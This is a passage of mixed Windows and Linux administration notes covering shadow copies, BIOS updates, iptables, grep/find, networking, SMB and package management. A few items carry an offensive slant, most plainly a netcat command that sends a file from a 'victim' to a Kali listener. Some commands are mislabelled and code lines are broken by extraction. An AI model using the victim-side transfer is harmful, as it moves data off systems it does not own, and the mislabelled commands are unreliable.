<SERVER>\<PATH TO BACKUPS>
```

Restore All GPOs in domain and save to Path

```
PS C:\> Restore-GPO -All -Domain <INSERT  
DOMAIN  
NAME> -Path \\Server1\GpoBackups
```

Volume Shadow Service

VSS is used to create snapshots of files/entire volumes while they are still in use. You can create or store shadow copies on a local disk, external hard drive, or network drive. Every time a system restore point is created, you will have a valid shadow copy. Shadow Copy maintains snapshots of the entire volumes, so you can also use shadow copies to recover deleted files besides restoring system.

Enabling and Creating Shadow Copies and system restore points

Steps

Step 1. Type **Create a restore point** in the search box and select it. Then, in the System Properties, **choose a drive** and click **Configure**.

Step 2. In the new window, tick **Turn on system protection** and click **Apply** to enable.

Step 3. Click **Create** to enable volume shadow copy in Windows 10.

Creating Shadow Copies and Restore Points using Task Scheduler

By using task scheduler, you can create shadow copies and restore points at a regular time intervals.

Steps

Step 1. Open Task Scheduler. You can click **Start**, type **task scheduler** and select it from the list.

Step 2. Click **Create Task** and then specify a name for the task (eg: ShadowCopy).

Step 3. Create a new trigger. You can click the **Triggers** tab and **New...** option at the lower location, then select one setting among one time, daily, weekly, monthly.

Step 4. Enable shadow copy. You can click the **Actions** tab and **New...** option, type **wmic** under the Program or script option, input the argument **shadowcopy call create Volume=C:** at the blank box on the right side.

Restoring Shadow Copies using previous versions

Steps

Step 1. **Navigate to the file or folder** you want to restore in a previous state and right-click it, then select Restore Previous Versions from the drop-down menu. In addition, you still can select **Properties** and click the **Previous Versions** tab.

Step 2. Select the correct version of file or folder to restore.

In this window, you can see 3 options, including **Open**, **Copy**, **Restore**.

- The Open button will navigate to the location where the file or folder is stored.
- The Copy button allows you to copy file or folder to another location on the computer, even on external hard drive.
- The Restore button gives you a chance to restore the file or folder to the

same location and replace the existing version.

Restore Snapshots and Shadow Copies using Shadow Explorer Tool

Download the tool from the below link

<https://www.shadowexplorer.com/downloads.html>

Managing Shadow Copies From The Command Line

Start Volume Shadow Service

```
C:\> net start VSS
```

List all shadow files and storage

```
C:\> vssadmin List ShadowStorage
```

List all shadow files

```
C:\> vssadmin List Shadows
```

Browse Shadow Copy for files/folders

```
C:\> mklink /d c:\<CREATE FOLDER>\  
<PROVIDE FOLDER NAME BUT DO NOT CREATE>  
\\?  
\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\
```

Revert back to a selected shadow file on Windows Server

```
C:\> vssadmin revert shadow /shadow={<SHADOW COPYID>} /ForceDismount
```

List a files previous versions history using **volrest.exe**

```
C:\> "\Program Files (x86)\Windows  
Resource  
Kits\Tools\volrest.exe" "\localhost\c$\"  
<PATH TO FILE>\<FILE NAME>"
```

Revert back to a selected previous file version or @GMT file name for specific previous version using

volrest.exe

```
C:\> subst Z: \\localhost\c$\$\\<PATH TO  
FILE>  
  
C:\> "\Program Files (x86)\Windows  
Resource  
Kits\Tools\volrest.exe" "\\localhost\c$\\  
<PATH TO FILE>\<CURRENT FILE NAME OR  
@GMT FILE NAME FROM LIST COMMAND ABOVE>"  
/R:Z:\  
  
C:\> subst Z: /0
```

Revert back a directory and subdirectory files
previous version using volrest.exe

```
C:\> "\Program Files (x86) \Windows  
Resource  
Kits\Tools\volrest.exe" \\localhost\c$\\  
<PATH TO  
FOLDER\*.* /5 /r:\\localhost\c$\\<PATH TO  
FOLDER>\
```

Link to `volrest.exe

Ref. <https://www.microsoft.com/enus/download/details.aspx?id=17657>

Managing Shadow Copies using wmic and PowerShell

Revert back to a selected shadow file on Windows Server and Windows 7 and 10 using wmic

```
C:\> wmic shadowcopy call create  
volume='C:\'
```

Create a shadow copy of volume C on Windows 7 and 10

```
PS C:\> (gwmi -list  
win32_shadowcopy).Create('C:\','ClientAccessible')
```

Create a shadow copy of volume C on Windows Server 2003 and 2008:

```
C:\> vssadmin create shadow /for=c:
```

Create restore point on Windows

```
C:\> wmic.exe /Namespace:\\root\\default  
Path  
SystemRestore Call CreateRestorePoint  
"%DATE%", 100,7
```

List of restore points

```
PS C:\> Get-ComputerRestorePoint
```

Restore from a specific restore point

```
PS C:\> Restore-Computer -RestorePoint  
<RESTORE  
POINT#> -Confirm
```

BIOS Management

BIOS Update

Updating BIOS is a very sensitive task and may break your system therefore only update the BIOS when you encounter the below reasons

- System keeps crashing
- Current version of the BIOS is vulnerable
- Current BIOS is causing conflict with new hardware you have just added.
- Find your BIOS version and model
You can use the system information tool

`msinfo32.exe`

Navigate —→ System Summary and then take a note of the below

System Model

BIOS version/date

BIOS Mode

- Next step is to check the manufacturer website for the current BIOS model you have above (Use

Google) and then download the latest update.

- Extract the contents of the Zipped file and move it to an external USB flash drive
- Restart your PC and access your BIOS by entering **F12**. It may change according to your PC model.
- Navigate to **settings** → **Update & Security > Recovery > Restart Now (under Advanced startup)**. In the window that pops up, select **Troubleshoot > Advanced options > UEFI Firmware Settings > Restart**.
- If you see **Backup** tab in BIOS settings, simply choose to backup your BIOS to the USB flash before proceeding.
- After you have restarted, go to BIOS again and choose **Update** then choose the update tool that you have stored in your USB in the previous steps.

Resources and Links

Utilities and programs

<https://www.snapfiles.com/>

<https://www.bytesin.com/>

<https://www.soft32.com/>

<http://www.kcsoftwares.com/?download#SUMo>

<https://portableapps.com/>

<https://sharewareonsale.com/>

<https://www.cnet.com/>

<https://www.howtogeek.com/>

<https://filehippo.com>

Network Tools

Network Monitor

<https://www.bvsystems.be/netmon.php>

Anonymous SMS Senders

<https://txtemnow.com/>

<https://www.afreesms.com/freesms/>

Anonymous Email Senders

<http://www.send-email.org/>

Video Tools

<https://en.savefrom.net/391GA/>

<https://youtube-mp3-online.com/en>

File Processing Tools

<http://www.cutepdf.com/products/cutepdf/>

writer.asp

<https://www.sodapdf.com/>

Email Tools

<https://www.massmailsoftware.com/>

Security Tools

<https://www.ciphershed.org/>

<https://securityxploded.com/>

<https://packetstormsecurity.com>

<https://kidlogger.net/>

Backup and Recovery Tools

https://filehippo.com/download_recuva/

AVs

https://filehippo.com/download_avira/

<https://learn.microsoft.com/en-us/microsoft-365/security/intelligence/safety-scanner-download?view=o365-worldwide>

Collaboration and Sharing Tools

<https://www.box.com/>

L I N U X

**Linux Administration
Notes**

Table of Contents

- Description of Common Directories in Linux
- System and Server Configurations
 - Config Files Locations
 - Apache Configs
 - Exim Configs
 - MySQL Configs
 - httpd
 - Sys Info
 - Drivers Installed
 - System Type and Version
 - Processor Info
 - RAM Usage
 - Disk Usage
 - File and Directory Sizes
 - Mounted file systems
- Security and Hardening
 - Firewalls
 - IPtables
 - Basics
 - Basic Rules Commands
 - Rules Examples
 - ufw firewall
- File Processing

- WC command
- less command
- Opening a dashed file
- Sorting and removing duplicates
- Grep
 - Scenarios
 - Searching for a specific string
 - Searching for a string case-sensitive
 - searching to match only specific string
 - searching for lines that don't contain a given word
 - saving the output to a text file
 - Searching recursively
 - counting the number of times a word is mentioned
 - grepping all lines that start with a specific pattern
- The find command
 - Search by Name
 - find the file.txt in the current directory
 - Search all directories and find directory named [config]
 - Search by permissions

- search in all directories for files have '777' permissions
- find executable files
- Search by user
 - find all files under admin in home directory
- Search by last modified/accessed time
 - find files modified in the last 10 days
 - find files accessed in the last 10 days
 - find files accessed in the last 30 minutes
 - find files accessed more than 30 minutes ago
 - find files modified in the last 24 hours
 - search for a file modified with exact or after time given in yyyy-mm-dd
- Handling input and output
 - Saving the search to an output file
 - Supressing errors
- Search by size
 - find files with 50MB size
 - find files less than 50MB size

- Search by file type
 - find executable files
 - Search for base64 content in php files
- Cut Command
- File Transfer with SSH
- File Transfer with Netcat
- Working with Tar Command
 - Compressing a directory
 - Compressing files
 - Appending files to a tarball
 - Listing files included in the tarball
 - Extracting Files
 - Extracting single file
- Zipping a file
- Creating hex dump of any file
- Compiling a shared object for MYSQL server with gcc: from C/C++ file to shared object.
- Compiling a shared object for MariaDB server with gcc: from C/C++ file to shared object.
- Replacing words in a file
- Cross Compile a file on Linux
- Convert base64 zip file into its original form
- File Transfer with Netcat

- Counting words, lines and characters
- Sharing files with other machines
 - smbserver.py
- Deleting files with specific extension
- Processes, services and Network Management
 - Display running services
 - Starting and stopping common services
 - Checking Services Status
 - Adding/Removing Service From Startup
 - Displaying running processes
 - Killing a process
 - Finding a PID of a process
 - Finding the opened files of a process
 - Finding the process PID listening on specific port
 - Retrieving IP Info
 - DNS Mapped Addresses
 - Auditing Network Connections
 - Displaying the default routing table
 - Adding a static route in Linux
 - Adding a DNS server manually to a machine
 - Manually assigning an IP address and default route to a machine
 - Adding entry to the host file
 - Adding a static IP address permanently
 - Assigning a dynamic IP via DHCP

- Restarting all network interfaces
 - Configure network services to use proxy
 - Changing smb password
 - Logging in to a RDP-enabled windows server given the credentials
 - Logging in via RDP with out supplementing domain name
 - Managing Services
 - Creating SMB Share
 - Change MAC address
- Package Management
 - Installing a Package
 - Installing kept-packages
 - Removing a package
 - Removing libraries not used by packages
 - Updating available packages
 - Upgrading the core system and available packages to latest version
 - Source based Installs
 - Directory operations
 - Creating a directory and multiple sub-directories at once
 - Returning the full path of a file or a directory
 - Web Operations
 - Installing Free SSL

- Starting python http server
- Tuning Apache2 for performance using mpm-prefork
- Updating Apache
- Creating an HTTPS web server with python
- Disk Management
 - List the disks and their drives
 - Formatting a Drive
 - Mounting a drive
 - Resize Disk
 - Check Disk Size
 - Check Partition
 - Grow Partition
 - Resize File System
 - Resize another way
 - Mount the resized partition
 - Shredding a file
 - Copy an Entire Drive
 - Disk Stats
- Users Operations
 - Adding a user
 - Adding a user to the sudoers group
 - Adding a user without shell or home directory
 - Disable shell for existing user
 - Remove a user

- Adding privileged user to /etc/passwd/
 - Changing password
- Cron Jobs
 - Viewing cron jobs
 - Viewing cron tab
 - Adding cronjob to restart apache and the OS every day at midnight:
- Resource Management
 - Viewing real time consumption of resources in Linux
- SSH operations
 - Logging in with private key
 - Logging in when .bashrc doesn't allow ssh
 - Preventing ssh from attempting to add the host key and to accept it
 - Generating SSH public and private key
 - Establishing ssh connection from client to server without executing any commands and sending the connection to the background.
 - Copying or uploading a file from local system to another host
 - Copying or downloading a file from remote system to local host
 - SSH Tunnels
 - SSH Local port forwarding

- Scenario 1
- SSH Remote Port Forwarding
 - Scenario 1
- SSH Dynamic Port Forwarding
- Backup and Recovery
 - Copy an entire disk to another
 - backup a Partition
 - create an image of a Hard Disk
 - restore using the Hard Disk Image
 - File Recovery Using Test Disk
 - Install the utility
- Logs
 - Auditing authentication logs
 - Auditing User login logs in Ubuntu
 - Auditing samba activity
 - Auditing cron job logs
 - Auditing sudo logs
 - Filtering 404 logs in Apache
 - Auditing files requested in Apache
 - View root user command history
 - View last logins
- Fixing No space left on device
 - solution 1
 - solution 2
- Fixing black screen before login

- solution 1
 - solution 2
 - solution 3
 - solution 4
 - solution 5
- Fixing Debian Stretch Sources Problem
 - PHP operations
 - Upgrade php
 - Install PhpMyAdmin
 - Installing Zlib Extension
 - Upgrade to 8.0
 - Installing mysql
 - Installing intl extension
 - Python operations
 - The Curl command
 - Downloading files
 - Performing uploads to a webserver
 - Authentication is required with username and password
 - Authentication is required with a Cookie and CSRF Token
 - Performing POST requests
 - Changing user agent
 - Working with GIT Repos
 - Cloning a repo
 - Viewing history of commits

- Viewing the repo branches
- choosing a branch
- Viewing tagged history items
- pushing files to a repo
- Useful One-Liners

Description of Common Directories in Linux

Root Directory

/

Hashes of users and passwords

/etc/shadow

Binaries

/bin

Local Users

/etc/passwd

Boot Files (Kernel)

/boot

Local Groups

/etc/group

System Devices

/dev

Mounting Partition

/etc/fstab

Config Files

/etc

Runcom startup

/etc/rc.d

User Directory

/home

Service scripts

/etc/init.d

Software Libraries

/lib

Local DNS

/etc/hosts

Mount Points

/media

Hostname for localhost

/etc/HOSTNAME

Temporary Mount Point

/mnt

Network Config File

/etc/network/interfaces

3rd Party Software

/opt

System Environment Variables

/etc/profile

Processes

/proc

Package sources for APT-GET

/etc/apt/sources.list

DNS Servers

/etc/resolv.conf

Run time variables

/run

User Bash History

~/.bash_history

Admin Binaries

/sbin

SSH Authorized Keys

~/.ssh

Temporary Files

/tmp

System Log Files

/var/log

User Binaries, Libraries

/usr

System Log Files

/var/adm

Variable System Files

/var

Apache Connection Log

/var/log/apache/access.log

System and Server Configurations

Config Files Locations

Usually configuration files are either in your **/etc/** directory, or in **/usr/local/servicename/conf**

Apache Configs

`/etc/apache2/apache.conf`
`/etc/php/php.ini`

Exim Configs

`/etc/exim.conf`

MySQL Configs

`/etc/my.cnf`
`~/.my.cnf` **Only in some distros**
`/var/lib/mysql` **Contains databases and tables**

httpd

`/etc/httpd/conf`

Sys Info

Drivers Installed

```
cat /proc/modules
```

System Type and Version

```
cat /proc/version  
uname -a
```

Processor Info

```
cat /proc/cpuinfo
```

RAM Usage

```
free -m
```

Disk Usage

```
df -h
```

File and Directory Sizes

Use grep for certain inquiries about a specific file/directory size.

```
du -h
```

Example is finding out what takes the most space on your disk

```
du -s -k -c * | sort -rn | more
```

Mounted file systems

```
cat /proc/mounts
```

Security and Hardening

Firewalls

IPTables

Basics

The default behaviour of iptables firewall rules is to accept traffic on all three below chains. By defaulting to the accept rule, you can then use iptables to deny specific IP addresses or port numbers, while continuing to accept all other connections.

Chains

- **Input:** This chain applies to the packets incoming to the firewall.
- **Output:** This chain applies to the packets outgoing from the firewall.
- **Forward** This chain applies to the packets routed through the system.

Responses

Accept – Allow the connection.

Drop – Drop the connection, act like it never happened. This is best if you don't want the source to realize your system exists.

Reject – Don't allow the connection, but send back an error. This is best if you don't want a particular source to connect to your system, but

you want them to know that your firewall blocked them.

Basic Rules Commands

Exporting existing rules

[1]

```
iptables-save > firewall-rules.out
```

[2]

```
iptables-save -c outfile
```

Apply a rules file to iptables / Restore IPTables from a file

[1]

```
iptables-restore < firewall-rules.out
```

[2]

```
iptables-restore infile
```

Listing current rules

```
# iptables -L -v --line-numbers
```

Flush all rules

```
# iptables -F
```

Delete a rule by line number

The below deletes input rule number 2

```
iptables -D INPUT 2
```

Saving rules

Ubuntu:

```
# /etc/init.d/iptables save  
# /sbin/service iptables save
```

RedHat / CentOS:

```
# /etc/init.d/iptables save  
# /sbin/iptables-save
```

Start and stop the service

```
# service iptables start  
# service iptables stop
```

Rules Examples

Example commands to drop an inbound connection using IP, subnet IP/CIDR and protocol/port

```
# iptables -A INPUT -s ip -j DROP  
# iptables -A INPUT -s ip/cidr -j DROP  
# iptables -A INPUT -p tcp --dport  
ip -j DROP
```

Block all inbound connections

```
# iptables-policy INPUT DROP
```

Block all outbound connections

```
# iptables-policy OUTPUT DROP
```

Log all denied connections

```
# iptables -I INPUT 5 -m limit --limit  
5/min -j LOG  
--log-prefix "iptables denied: " --log-  
level 7
```

Allow SSH Outbound

```
iptables -A OUTPUT -p tcp --dport 22 -m  
state --state NEW,ESTABLISHED -j ACCEPT  
  
iptables -A INPUT -p tcp --sport 22 -m  
state --state ESTABLISHED -j ACCEPT
```

Allow ICMP Outbound

```
iptables -A OUTPUT -p icmp --icmp-type  
echo-request -j ACCEPT  
  
iptables -A INPUT -p icmp --icmp-type  
echo-reply -j ACCEPT
```

Configuring iptables to accept all traffic on all chains

The below commands represent the pre-configured behaviour of iptables so YOU DON'T NEED TO RUN THEM but in the situation if you want to view/change the rules that represent the default behaviour.

```
iptables --policy INPUT ACCEPT  
iptables --policy OUTPUT ACCEPT  
iptables --policy FORWARD ACCEPT
```

Configuring iptables to deny all traffic on all chains
By specifying below rules, we drop all traffic and use rules to specify which ip/port should pass. This is useful for servers running static ips and/or contain sensitive information.

```
iptables --policy INPUT DROP  
iptables --policy OUTPUT DROP  
iptables --policy FORWARD DROP
```

**Allowing SSH Server to send and receive packets
Accepts incoming traffic**

```
iptables -A INPUT -p tcp --dport 22 -j  
ACCEPT
```

- **-A INPUT** appends to the INPUT chain, i.e., packets destined for the system.
- **-p tcp --dport 22** applies to TCP protocol with destination port 22.
- **-j ACCEPT** specifies (jump to) target rule ACCEPT.

Allows outgoing traffic from port 22

```
iptables -A OUTPUT -p tcp --sport 22 -j  
ACCEPT
```

- **-A OUTPUT** append to the OUTPUT chain, i.e., packets leaving the system.
- **-p tcp --sport 22** applies to TCP protocol with source port 22.

Note

You don't need to configure two rules to allow connections in and from the host on a specific port.

Connection states give you the capability you'd need to allow two way communication but only allow one way connections to be established. The system is permitted to send back information over SSH as long as the session has already been established, which makes SSH communication possible between these two hosts. The below command is an example

```
iptables -A INPUT -p tcp --dport ssh -s  
10.10.10.10 -m state --state  
NEW,ESTABLISHED -j ACCEPT
```

Blocking a specific IP/group of IPs for incoming connections

```
iptables -A INPUT -s 10.10.10.10 -j DROP  
iptables -A INPUT -s 10.10.10.0/24 -j  
DROP
```

Blocking a specific IP/group of IPs for incoming connections on port 22 / SSH

```
iptables -A INPUT -p tcp --dport ssh -s  
10.10.10.10 -j DROP
```

ufw firewall

Start and stop the firewall

```
# ufw enable  
# ufw disable
```

Start and stop the logging

```
# ufw logging on  
# ufw logging off
```

Backup all rules / export rules

```
# cp /lib/ufw/{user.rules,user6.rules} /  
backup-location
```

Delete a rule

```
# ufw delete <RULE-#>
```

Deny inbound UDP connections to port 443 from a specific IP

```
ufw deny from ip proto udp to any  
port 443
```

Allow SSH traffic all directions

```
# ufw allow all ssh
```

File Processing

WC command

Counts the number of lines in a file or from **stdin**

```
wc -l
```

Counts the number of bytes in a file or from **stdin**

```
wc -c
```

Counts the number of words in a file or from **stdin**

```
wc -w
```

less command

Used to show first few lines of a file with the ability to keep viewing using the [space] button.

Searching inside the file with less can be done by typing [/] followed by the [keyword] then [ENTER].

Opening a dashed file

Sometimes you may see a file that starts with [-] in its name. In order to open these files you have to specify its full path. Say the file name is [-file] then we display its content in the following manner

```
cat ./-file
```

As you can see, we added [./] before the file. If the file was located somewhere then we type its full path

```
cat /home/motasem/-file
```

Another way is to use the [<] operator

```
cat <-file
```

Sorting and removing duplicates

Say we have a file full of content in string format. if we want to sort the content alphabetically and remove duplicates we would throw the below command

```
sort [file.txt] | uniq -u
```

Grep

grep is a useful tool for content extraction and supports regular expression.

Scenarios

Searching for a specific string

A simple example would be grepping a text string [hello] from a file

```
cat file.txt | grep hello
```

Searching for a string case-sensitive

```
cat file.txt | grep -i 'hello'
```

searching to match only specific string

This will search and display lines containing the word [hello] as a whole and won't display lines where [hello] is part of a phrase such as [hello world]

```
cat file.txt | grep -w 'hello'
```

searching for lines that don't contain a given word

This will match all lines that don't contain the word [hello]

```
grep -v 'hello' file.txt
```

saving the output to a text file

```
grep 'hello' file.txt > matches.txt
```

Searching recursively

Recusrively means searching in all directories and sub-directories for the word [hello]

```
grep -R 'hello' [directory]
```

counting the number of times a word is mentioned

[-n] will precede each line with its number in the file.
[-c] is used to display the number of times [hello] is mentioed in the file.

```
grep -n -c 'hello' file.txt
```

grepping all lines that start with a specific pattern

In the below example, we display all lines that start with the letter [h]

```
cat file.txt | grep '^h'
```

The find command

Search by Name

find the file.txt in the current directory

```
find . -name "file.txt"
```

Search all directories and find directory named [config]

```
find / -type d -name "config"
```

Search by permissions

When searching for permissions, we specify the permissions either in octal form [777] or in symbol form [u=w]. Also we use [/] and [-] to make the search more inclusive.

The [-] is used to find files or directories with at least the specified permissions.

The [/] will match files/directories with any of the permissions set

search in all directories for files have '777' permissions

```
find / -type f -perm 0777
```

find executable files

```
find / -perm a=x
```

Search by user

find all files under admin in home directory

```
find /home -user admin
```

Search by last modified/accessed time

The [min] refers to minutes

The [time] refers to days

find files modified in the last 10 days

```
find / -mtime -10
```

The [m] is for modified.

find files accessed in the last 10 days

```
find / -atime -10
```

The [a] is for accessed.

find files accessed in the last 30 minutes

```
find / -mtime -30
```

find files accessed more than 30 minutes ago

```
find / -mtime +30
```

find files modified in the last 24 hours

```
find / -mtime 0
```

search for a file modified with exact or after time given in yyyy-mm-dd

```
find / -type f -newermt 2021-09-11 ! -  
newermt 2021-09-13**
```

Handling input and output

Saving the search to an output file

```
find / -type f -mtime 0 > results.txt
```

Supressing errors

```
find / -type f -mtime 0 2> /dev/null
```

Search by size

Generally, when searching by size we specify the number and the unit. For example for bytes we use [c], for kilobytes we use [k] and for [M] for Megabytes.

Additionally, sometimes we want to find files with size less/more than a specific number hence we use [+] or [-] before the number or the size.

find files with 50MB size

```
find / -size 50M
```

find files less than 50MB size

```
find / -size -50M
```

Search by file type

find executable files

```
find / -type f -executable
```

Search for base64 content in php files

```
find . -type f -name "*.php" -exec grep  
-Ei "[a-zA-Z0-9/=]\{50,\}" {} /dev/null \;
```

Cut Command

The below command extracts data that is located in the second field where fields are separated by ;

```
cut -d ; -f 2 file.txt
```

- **-d:delimiter**

- -f: field number

File Transfer with SSH

Refer to the **SSH operations section** in this document

File Transfer with Netcat

Netcat can be used to send and receive files in the same fashion of upload and download.

First, the sender needs to issue the below command

```
nc [destination-ip] [destination-port] <  
file.txt
```

Second, the receiver will need to issue the below command to receive the file

```
nc -lvp [destination-port] > file.txt
```

Working with Tar Command

Compressing a directory

```
root@Red-hat:~$:tar -zcvf archive-
name.tar.gz directory-name
root@Red-hat:~$:gzip dirctory
```

Compressing files

```
root@Red-hat:~$:tar -cvf archive-
name.tar.gz file-paths-space-separated
root@Red-hat:~$:gzip file-paths-space-
separated
```

Appending files to a tarball

```
root@Red-hat:~$:tar -rvf archive-
name.tar.gz file-path
```

Listing files included in the tarball

```
root@Red-hat:~$:tar -tvf archive-  
name.tar.gz
```

Extracting Files

```
root@Red-hat:~$:tar -zxvf prog-1-jan-  
2005.tar.gz  
root@Red-hat:~$:gunzip directory
```

Extracting single file

```
root@Red-hat:~$:tar -zxf prog-1-jan-  
2005.tar.gz etc/filename
```

Zipping a file

```
root@Red-hat:~$:sudo zip plugin-  
shell.zip plugin-shell.php
```

Creating hex dump of any file

```
root@Red-hat:~$:xxd -p file.exe | tr -d  
'\n'  
file.exe.hex
```

Compiling a shared object for MySQL server with gcc: from C/C++ file to shared object.

```
root@Red-hat:~$: gcc -Wall -  
I/usr/include/mysql -I. -shared  
filename.c -o $(LIBDIR)/filename.so
```

Compiling a shared object for MariaDB server with gcc: from C/C++ file to shared object.

```
root@Red-hat:~$:gcc -Wall -  
I/usr/include/mysql -I. -shared  
filename.c -o $(LIBDIR)/filename.so
```

Replacing words in a file

```
root@Red-hat:~$: sed  
's/Blackhat/Defcon/' myfile
```

Cross Compile a file on Linux

```
root@kali:~$ i686-w64-mingw32-gcc  
adduser.c -o adduser.exe
```

Convert base64 zip file into its original form

```
root@kali:~$ cat data.txt | base64 -d >  
documents.zip*
```

File Transfer with Netcat

On kali, setup a listner

```
root@kali:nc -lvp 444 > [filename.txt]
```

on the victim ssh

```
root@kali:nc -w 3 [kali ip] [port] <  
[filename.txt]
```

Counting words,lines and characters

```
root@Red-hat:~$: wc /etc/password  
85 294 2078 /etc/passwd
```

Sharing files with other machines

smbserver.py

creating directory and copying a test file to it.

```
root@kali# mkdir smb  
root@kali# cp  
/home/user/Desktop/file.txt smb/
```

Starting the smb server specifying the share name and directory where files are hosted

```
smbserver.py share smb
```

Retriving files from this share can be done on other machines with below command

```
\serverip\share\file.txt
```

Deleting files with specific extension

The example below applies to files with **.bak** extension.

```
find . -name "*.bak" -type f -delete
```

Processes, services and Network Management

Display running services

```
service --status-all
```

Starting and stopping common services

```
# /etc/init.d/apache2 start  
# /etc/init.d/apache2 restart  
# /etc/init.d/apache2 stop (stops only until reboot)  
# service mysql start  
# service mysql restart  
# service mysql stop (stops only until reboot)
```

Checking Services Status

```
services --status-all
```

Adding/Removing Service From Startup

Adding

```
update-rc.d service defaults
```

Removing

```
update-rc.d service remove
```

Displaying running processes

We can use `ps` to dive into processes. The below are the options for this command

`-e`|all processes

`-f`|full-format listing

`-j`|jobs format

`-l`|long format

`-u`|user-oriented format

For example, the below command lists processes with details about the user using the process.

```
ps aux
```

`a` and `x` are necessary when using BSD syntax as they lift the “only yourself” and “must have a tty” restrictions; in other words, it becomes possible to display all processes.

And for process tree

```
ps axjf
```

Killing a process

```
sudo kill -9 PID  
-9: forcefully
```

Also its good to know the below commands

- SIGTERM - Kill the process, but allow it to do some cleanup tasks beforehand
- SIGKILL - Kill the process - doesn't do any cleanup after the fact
- SIGSTOP - Stop/suspend a process

Finding a PID of a process

This relies on knowing the program name

```
ps faux|awk '/prog[r]amname/ {print  
"PID: "$2}'
```

Finding the opened files of a process

First you need to obtain the process PID then,

```
cd /dev/pid  
cd fd
```

Opened files can be found in **fd** directory and other resources can be found under **maps**

```
cat /proc/pid/maps
```

Finding the process PID listening on specific port

```
sudo lsof -t -i:8000
```

Retrieving IP Info

```
ip a
```

DNS Mapped Addresses

```
cat /etc/hosts  
cat /etc/resolv.conf
```

Auditing Network Connections

With ss

```
root@Red-hat:~$ sudo ss -antlp
```

With Netstat

We can use netstat to obtain full details about network connections.

Below is an explanation of all command options

- | **-a** | show both listening and non-listening sockets
- | **-l** | show only listening sockets
- | **-n** | show numeric output instead of resolving the IP address and port number
- | **-t** | TCP
- | **-u** | UDP
- | **-x** | UNIX
- | **-p** | Show the PID and name of the program to which the socket belongs.

For example, The command below lists all most interesting network data in a nice output

```
netstat -tulpn
```

This one below lists network connections with the processes using them.

```
netstat -at | less
```

With lsof

```
lsof -i
```

Another way to filter connections is by using ports.
For example the below command filter only
connections on port 25

```
lsof -i :25
```

Displaying the default routing table

Some aspects of the routing table to note:

- Routes are processed in order – default route last
- Mask 0.0.0.0 routes everything, but it is the last to be checked
- Almost all hosts have at least one route
- Usually just a default route

```
root@Red-hat:~$:netstat -rn
```

Adding a static route in Linux

```
root@Red-hat:~$: nano  
/etc/network/interface
```

and add below as an example

```
up route add -net 10.0.13.0/24 gw  
10.0.12.137
```

This will apply a static route and route all 10.0.13.0 traffic the router sees to 10.0.12.137

Adding a DNS server manually to a machine

```
root@Red-hat:~$: nano /etc/resolv.conf
```

and you can add an example below

```
nameserver 10.0.0.1
```

Flushing DNS

```
# /etc/init.d/dns-clean start
```

Manually assigning an IP address and default route to a machine

```
root@Red-hat:~$: ifconfig eth0 10.0.0.2  
netmask 255.255.255.0 up
```

```
root@Red-hat:~$: route add default gw  
10.0.0.1
```

Adding entry to the host file

```
root@Red-hat:~$:sudo bash -c " echo  
'10.11.1.250 sandbox.local' >>  
/etc/hosts".
```

Adding a static IP address permanently

```
root@Red-hat:~$:nano  
/etc/network/interfaces
```

Paste the following

```
auto eth0  
iface eth0 inet static ❶ # can be static  
or dhcp  
address 192.168.20.9  
netmask 255.255.255.0 ❷  
gateway 192.168.20.1 ❸
```

Assigning a dynamic IP via DHCP

In /etc/network/interfaces, add the following:

[1]

```
root@Red-hat:~$: iface eth0 inet dhcp
```

[2]

```
dhclient eth0
```

Restarting all network interfaces

```
root@Red-hat:~$: /etc/init.d/networking  
restart
```

Configure network services to use proxy

In /etc/bash/bashrc, enter the following to the bottom of the file

```
export  
ftp_proxy="ftp://username:password@proxy  
IP:port"  
export  
http_proxy="http://username:password@pro  
xyIP:port"  
export  
https_proxy="https://username:password@p  
roxyIP:port"  
export  
socks_proxy="https://username:password@p  
roxyIP:port"
```

Changing smb password

```
root@Red-hat:~$:root@kali:mbpasswd -r  
domain.com -U tlavel
```

Old SMB password:

New SMB password:

Retype new SMB password:

Password changed for user tlavel on domain.com.

Logging in to a RDP-enabled windows server given the credentials

```
root@kali:~$xfreerdp /d:[domain-  
controller-name] /u:[username]  
/v:10.5.5.20 +clipboard
```

Logging in via RDP with out supplementing domain name

```
root@kali:~$:xfreerdp /u:[username]  
/v:10.5.5.20 +clipboard
```

Managing Services

Services can be started, stopped and enabled to run during the boot using the `systemctl` command.

We can do four options with `systemctl`:

- Start
- Stop
- Enable
- Disable

`systemctl` is an easy to use command that takes

the following formatting: **systemctl [option] [service]**
#example

```
systemctl enable apache2
```

The above command will enable apache2 service to run on the boot-up of the system.

Creating SMB Share

```
useradd -m <NEW USER>

passwd <NEW USER>

smbpasswd -a <NEW USER>

echo [Share] >> /etc/samba/smb.conf

# echo /<PATH OF FOLDER TO SHARE> >>
/etc/samba/smb.conf

echo available = yes >>
/etc/samba/smb.conf

echo valid users = <NEW USER> >>
/etc/samba/smb.conf

echo read only = no >>
/etc/samba/smb.conf

echo browsable = yes >>
/etc/samba/smb.conf
```

```
echo public = yes >> /etc/samba/smb.conf  
  
# echo writable = yes >>  
/etc/samba/smb.conf  
  
service smbd restart
```

Mount and SMB share to remote system

```
mount -t smbfs -o username=<USER NAME>  
//<SERVER NAME OR IP ADDRESS>/<SHARE  
NAME> /mnt/<MOUNT POINT>/
```

Change MAC address

```
macchanger -m <mac> int
```

Package Management

Installing a Package

```
sudo apt-get install PACK
```

Installing kept-packages

```
root@Red-hat:~$: sudo apt-get --with-new-pkgs upgrade
```

or-be-cautious with this one below as it may remove some packages to install dependencies

```
root@Red-hat:~$: sudo apt-get dist-upgrade
```

Removing a package

```
sudo apt-get remove PACK
```

Removing libraries not used by packages

```
sudo apt-get autoremove
```

Updating available packages

```
root@Red-hat:~$:Sudo apt update
```

Upgrading the core system and available packages to latest version

```
root@Red-hat:~$:Sudo apt upgrade
```

Source based Installs

Some packages may not be found in the sources list of the distro so you might need to download the source files and install it your self.

They usually come in either a .tar.gz, .tgz, .tar.bz2, .tbz2, or a .tar.lzma

First step is decompressing the file **.tgz** and **.tar.gz**

```
tar xvzf filename
```

.tar.bz2

```
tar xjvf filename
```

Next CD into the directory and

```
./configure  
./configure --help
```

Next

```
make -j'grep -ic "core id"  
/proc/cpuinfo'
```

Next

```
make install
```

- Ubuntu

Fetch list of available updates

```
# apt-get update
```

Strictly upgrade the current packages

```
apt-get upgrade
```

Install updates (new ones)

```
apt-get dist-upgrade
```

- Red Hat Enterprise Linux 2.1,3,4

```
# up2date
```

To update non-interactively

```
up2date-nox --update
```

To install a specific package

```
# up2date <PACKAGE NAME>
```

To update a specific package

```
up2date -u <PACKAGE NAME>
```

